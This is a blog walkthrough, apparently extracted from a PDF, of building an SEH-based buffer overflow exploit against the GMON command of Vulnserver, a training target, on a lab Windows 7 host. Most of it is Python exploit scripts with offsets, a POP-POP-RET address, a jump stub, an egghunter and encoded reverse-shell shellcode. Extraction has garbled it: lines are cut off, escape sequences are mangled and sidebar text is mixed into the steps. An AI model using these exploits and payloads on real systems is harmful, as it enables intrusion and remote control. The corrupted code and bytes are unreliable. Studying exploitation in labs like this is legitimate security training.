#### Q

# THE SH3LLC0D3R'S BLOG

HOME CONTACT CTF WALKTHROUGHS EXPLOIT DEVELOPMENT MOBILE SECURITY NETWORK

SECURITYTUBE - LINUX ASSEMBLY EXPERT 32-BIT SECURITYTUBE - OFFENSIVE IOT EXPLOITATION SECURITYTUBE EXAMS

CISCO EMBEDDED

Home / VulnServer / Vulnserver – GMON command SEH based overflow exploit

# Vulnserver – GMON command SEH based overflow exploit



I run Vulnserver.exe on a Windows 7 machine.

In one of my previous post I showed how Spike can be used to detect vulnerabilities. I also showed in a post the steps to create a buffer overflow exploit based on TRUN command vulnerability. GMON command has a vulnerability, too, however this vulnerability is SEH based. The proof of concept python script:

This blog is dedicated to my research and experimentation on ethical hacking. The methods and techniques published on this site should not be used to do illegal things.

```
#!/usr/bin/python

import socket
import os
import sys

host="192.168.2.135"
port=9999

buffer = "GMON /.:/" + "A" * 5050

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()
```

# 1. Identify the position of EIP

The steps are the same as in the exploit development of TRUN command, except one thing. When the application crashes, select View/SEH chain.

Address	SE handler
0173FFC4	41414141

As it can be seen, the SE handler is overwritten with A characters. Create a pattern with the Metasploit tool, update the script and send the buffer to the application.

I do not take responsibility for acts of other people.

#### RECENT POSTS

Androguard usage

How to debug an iOS application with Appmon and LLDB

OWASP Uncrackable – Android Level3

OWASP Uncrackable – Android Level2

How to install Appmon and Frida on a Mac

## **CATEGORIES**

Android (5)

Fusion (2)

IoT (13)

Main (3)

Mobile (6)

Protostar (24)

SLAE32 (8)

Address SE handler 017FFFC4 45336E45 VulnServer (6)

Windows Reverse Shell (2)

From here the offset is 3519.

#### [\*] Exact match at offset 3519

The updated script:

```
#!/usr/bin/python

import socket
import os
import sys

host="192.168.2.135"
port=9999

buffer = "GMON /.:/" + "A" * 3519 + "\x42\x42\x42\x42" + "C" *

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()
```

Crash the application with the updated script. The offset seems to correct.

Address SE handler 0182FFC4 42424242

#### 2. Check bad characters

The script that I used to check the bad characters:

```
import socket
import os
import sys
host="192.168.2.135"
port=9999
chars=(
"\times01\times02\times03\times04\times05\times06\times07\times08\times09\times0a\times0b\times0c\times0d\times0e\times0f\times1
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\;
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\:
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\:
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\:
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\:
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\;
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\;
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\;
```

```
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\;
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\;
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\;
"\xd1\xd2\xd3\xd4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\;
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\;
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"]


buffer = "GMON /.:/" + "A" * (3519 - len(chars)) + chars + "\x4

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()
```

I placed the characters after the four B, but it did not trigger SEH based overflow. Then I placed them before the four B. The characters looks good. The only bad character is the zero.

#### 3. Find address for EIP

In case of SEH based overflow, we have two important things to remember. The first one is that there are some protection against SEH and not all module is appropriate. There is an OllyDbg plugin which lists modules whether it contains SEH protection or not. The plugin can be downloaded from here. The DLL should be copied next to the OllyDbg exe. Then a new submenu will appear in the plugin menu.




There are two modules which were not compiled with SEH protection. The address of vulnserver.exe contains zero character, so that it is not appropriate for us. The other module is essfunc.dll and it might be good.

In case of buffer overflow, we have to find a JMP os CALL instruction. In case of SEH overflow, we have to find a sequence of instructions, POP-POP-RET. The structure of the SEH contains three values on the stack. The first and second POP removes the first two values. The third instruction is the RET. As the third value is the EIP, the RET instruction will move it into EIP.

In order to find a sequence of values in OllyDbg, open the essfunc.dll module, right click on the code and select Search for/All sequences. In the dialog box, type the following:

POP r32 POP r32 RETN



Select one of the addresses and double click on it. Copy the selected into the script.

My updated script:

```
#!/usr/bin/python

import socket
import os
import sys

host="192.168.2.135"
port=9999

# 625011B3 POP-POP-RET from essfunc.dll

buffer = "GMON /.:/" + "A" * 3519 + "\xb3\x11\x50\x62" + "C" *

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
```

expl.send(buffer)
expl.close()

# 4. First stage payload

Let us crash the application with this updated script and see, what the SE handler isl.

	SE handler
0174FFC4	essfunc.625011B3

This seems to be OK. Place a breakpoint on the address (Select it and press F2) and press Shift + F9. Then go through the POP-POP-RET instructions (press F7 three times). We stop 4 bytes before the EIP address.

Address											10000	100,000		ASCII							
0174FFC4	41	41	41	41	<b>B</b> 3	11	50	62	43	43	43	43	43	43	43	43	AAAA	∢P).	CCC	CCC	CC
0174FFD4																					
0174FFE4														43	43	43					CC
0174FFF4	43	43	43	43	43	43	43	43	43	43	43	43					cccc	CCC	CCC	;C	

Four bytes is not too much. We can jump here to somewhere else. A short jump is only two bytes. Let us jump after the EIP. Jump to the point where the buffer, which contains the 0x43 bytes, starts. The other two bytes can be filled with NOPs.

0174FFC4	∨EB 06	JMP SHORT 0174FFCC
0174FFC6	90	NOP
0174FFC7	90	NOP
0174FFC8	B3 11	MOU BL,11
0174FFCA	50	PUSH EAX
0174FFCB	6243 43	BOUND EAX, QWORD PTR DS: [EBX+43]
0174FFCE	43	INC EBX
0174FFCF	43	INC EBX
0174FFD0	43	INC EBX
0174FFD1	43	INC EBX
OT SALEDDO	12	INC EDV

This JMP instruction can be considered as the first stage payload.

## 5. Second stage payload

After we execute the JMP instructions, we have just a few bytes to execute (from 0174FFCB to 0174FFFF, this is only 34 bytes). There are lot of space in the As buffer, before the EIP address. We can place the reverse shell payload there and jump there from here somehow. The reverse shell can be considered as a third stage payload, and the code, which jumps to it, is the second stage payload.

One possible solution is to get the EIP with a trick, subtract some value from it and jump to that address. The assembly code of this trick:

```
global _start

_start:

fldz
fnstenv [esp-12]
pop ecx
add cl, 10
```

```
nop

dec ch ; ecx=-256;
dec ch ; ecx=-256;
jmp ecx ; lets jmp ecx (current location - 512)
```

Let us place this code in the Cs buffer and the reverse shell payload into the As buffer. The reverse shell payload should be placed next to the EIP address and the characters should be NOP instructions.

The structure of the buffer:

NOP instructions | Reverse Shell payload | Short JMP | NOP | NOP | EIP | Second Stage payload

The first version of exploit:

```
#!/usr/bin/python

import socket
import os
import sys

host="192.168.2.135"
port=9999

buf = ""
buf += "\xdb\xd1\xd9\x74\x24\xf4\x5a\x2b\xc9\xbd\x0e\x55\xbd"
buf += "\x38\xb1\x52\x31\x6a\x17\x83\xc2\x04\x03\x64\x46\x5f"
buf += "\xcd\x84\x80\x1d\x2e\x74\x51\x42\xa6\x91\x60\x42\xdc"
buf += "\xd2\xd3\x72\x96\xb6\xdf\xf9\xfa\x22\x6b\x8f\xd2\x45"
```

```
buf += "\xdc\x3a\x05\x68\xdd\x17\x75\xeb\x5d\x6a\xaa\xcb\x5c"
buf += "\xa5\xbf\x0a\x98\xd8\x32\x5e\x71\x96\xe1\x4e\xf6\xe2"
buf += "\x39\xe5\x44\xe2\x39\x1a\x1c\x05\x6b\x8d\x16\x5c\xab"
buf += "\x2c\xfa\xd4\xe2\x36\x1f\xd0\xbd\xcd\xeb\xae\x3f\x07"
buf += "\x22\x4e\x93\x66\x8a\xbd\xed\xaf\x2d\x5e\x98\xd9\x4d"
buf += "\\xe3\\x9b\\x1e\\x2f\\x3f\\x29\\x84\\x97\\xb4\\x89\\x60\\x29\\x18"
buf += "\x4f\xe3\x25\xd5\x1b\xab\x29\xe8\xc8\xc0\x56\x61\xef"
buf += "\x06\xdf\x31\xd4\x82\xbb\xe2\x75\x93\x61\x44\x89\xc3"
buf += "\xc9\x39\x2f\x88\xe4\x2e\x42\xd3\x60\x82\x6f\xeb\x70"
buf += "\x8c\xf8\x98\x42\x13\x53\x36\xef\xdc\x7d\xc1\x10\xf7"
buf += "\x3a\x5d\xef\xf8\x3a\x74\x34\xac\x6a\xee\x9d\xcd\xe0"
buf += "\xee\x22\x18\xa6\xbe\x8c\xf3\x07\x6e\x6d\xa4\xef\x64"
buf += "x62x9bx10x87xa8xb4xbbx72x3bx7bx93x7ex39"
buf += "\x13\xe6\x7e\x2c\xb8\x6f\x98\x24\x50\x26\x33\xd1\xc9"
buf += "\times63\timescf\times40\times15\timesbe\timesaa\times43\times9d\times4d\times4b\times0d\times56\times3b"
buf += "x5fxfax96x76x3dxadxa9xacx29x31x3bx2bxa9"
buf += "\x3c\x20\xe4\xfe\x69\x96\xfd\x6a\x84\x81\x57\x88\x55"
buf += "\x57\x9f\x08\x82\xa4\x1e\x91\x47\x90\x04\x81\x91\x19"
buf += "\x01\xf5\x4d\x4c\xdf\xa3\x2b\x26\x91\x1d\xe2\x95\x7b"
buf += "\xc9\x73\xd6\xbb\x8f\x7b\x33\x4a\x6f\xcd\xea\x0b\x90"
buf += "\xe2\x7a\x9c\xe9\x1e\x1b\x63\x20\x9b\x2e\x68\x8a"
buf += "\xa3\xf7\xf9\x8e\xa9\x07\xd4\xcd\xd7\x8b\xdc\xad\x23"
buf += "\x93\x95\xa8\x68\x13\x46\xc1\xe1\xf6\x68\x76\x01\xd3"
# 625011B3 POP-POP-RET from essfunc.dll
# 017BFFC4
             EB 06
                              JMP SHORT 017BFFCC
first stage = "\xD9\xEE\xD9\x74\x24\xF4\x59\x80\xC1\x0A\x90\xFI
buffer = "GMON /.:/" + "\x90" * (3515 - len(buf)) + buf + "\xel
```

```
expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()
```

The other possible solution is if we use an egghunter. The egghunter is a small code which searches the Virtual Address Space for a certain pattern and if it finds the pattern, then it starts to execute the code after the pattern. The pattern is four byte long. In order to avoid finding the pattern in the egghunter, the four byte should be repeated twice.

The structure of the buffer:

NOP instructions | EGG | EGG | Reverse Shell payload | Short JMP | NOP | NOP | EIP | Egghunter

The second version of exploit:

```
#!/usr/bin/python

import socket
import os
import sys

host="192.168.2.135"
port=9999

buf = ""
buf += "\xdb\xd1\xd9\x74\x24\xf4\x5a\x2b\xc9\xbd\x0e\x55\xbd"
```

```
buf += "\x38\xb1\x52\x31\x6a\x17\x83\xc2\x04\x03\x64\x46\x5f"
buf += "\xcd\x84\x80\x1d\x2e\x74\x51\x42\xa6\x91\x60\x42\xdc"
buf += "\xd2\xd3\x72\x96\xd6\xdf\xf9\xfa\x22\x6b\x8f\xd2\x45"
buf += "\xdc\x3a\x05\x68\xdd\x17\x75\xeb\x5d\x6a\xaa\xcb\x5c"
buf += \text{xa5}\times \text{bf}\times 0a\times 98\times 32\times 5e\times 71\times 96\times e1\times 4e\times 66\times e2}
buf += "\x39\xe5\x44\xe2\x39\x1a\x1c\x05\x6b\x8d\x16\x5c\xab"
buf += "\x2c\xfa\xd4\xe2\x36\x1f\xd0\xbd\xcd\xeb\xae\x3f\x07"
buf += "\x22\x4e\x93\x66\x8a\xbd\xed\xaf\x2d\x5e\x98\xd9\x4d"
buf += "\xe3\x9b\x1e\x2f\x3f\x29\x84\x97\xb4\x89\x60\x29\x18"
buf += "\x4f\xe3\x25\xd5\x1b\xab\x29\xe8\xc8\xc0\x56\x61\xef"
buf += "\x06\xdf\x31\xd4\x82\xbb\xe2\x75\x93\x61\x44\x89\xc3"
buf += "\xc9\x39\x2f\x88\xe4\x2e\x42\xd3\x60\x82\x6f\xeb\x70"
buf += "\x8c\xf8\x98\x42\x13\x53\x36\xef\xdc\x7d\xc1\x10\xf7"
buf += "\x3a\x5d\xef\xf8\x3a\x74\x34\xac\x6a\xee\x9d\xcd\xe0"
buf += "\x62\x9b\x10\x87\xa8\xb4\xbb\x72\x3b\x7b\x93\x7e\x39"
buf += "\x13\xe6\x7e\x2c\xb8\x6f\x98\x24\x50\x26\x33\xd1\xc9"
buf += "\times63\timescf\times40\times15\timesbe\timesaa\times43\times9d\times4d\times4b\times0d\times56\times3b"
buf += "\x5f\xfa\x96\x76\x3d\xad\xaa\xa9\xac\x29\x31\x3b\x2b\xa9"
buf += "\x3c\x20\xe4\xfe\x69\x96\xfd\x6a\x84\x81\x57\x88\x55"
buf += "\x57\x9f\x08\x82\xa4\x1e\x91\x47\x90\x04\x81\x91\x19"
buf += "\times01\times f5\times4d\times4c\times df\times33\times2b\times26\times91\times1d\times22\times95\times7b"
buf += "\xc9\x73\xd6\xbb\x8f\x7b\x33\x4a\x6f\xcd\xea\x0b\x90"
buf += "\xe2\x7a\x9c\xe9\x1e\x1b\x63\x20\x9b\x2e\x68\x8a"
buf += "\xa3\xf7\xf9\x8e\xa9\x07\xd4\xcd\xd7\x8b\xdc\xad\x23"
buf += "\x93\x95\xa8\x68\x13\x46\xc1\xe1\xf6\x68\x76\x01\xd3"
# 625011B3 POP-POP-RET from essfunc.dll
# 017BFFC4
              EB 06
                                JMP SHORT 017BFFCC
first\_stage = "\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e
```

```
egg = "x54x30x30x57" # 0x57303054
  buffer = "GMON /.:/" + "\times90" * (3515 - 4 - 4 - len(buf)) + egg
  expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
  expl.connect((host, port))
  expl.send(buffer)
  expl.close()
  « PREVIOUS POST
                                                                    NEXT POST >>
                                                             Home Contact CTF walkthroughs Exploit development
Copyright © 2019, The sh3llc0d3r's blog. Proudly powered by
                                                                                       Mobile Security Network
WordPress. Blackoot design by Iceable Themes.
                                                                           SecurityTube – Linux Assembly Expert 32-bit
                                                           SecurityTube - Offensive IoT Exploitation SecurityTube exams
                                                                                             CISCO Embedded
```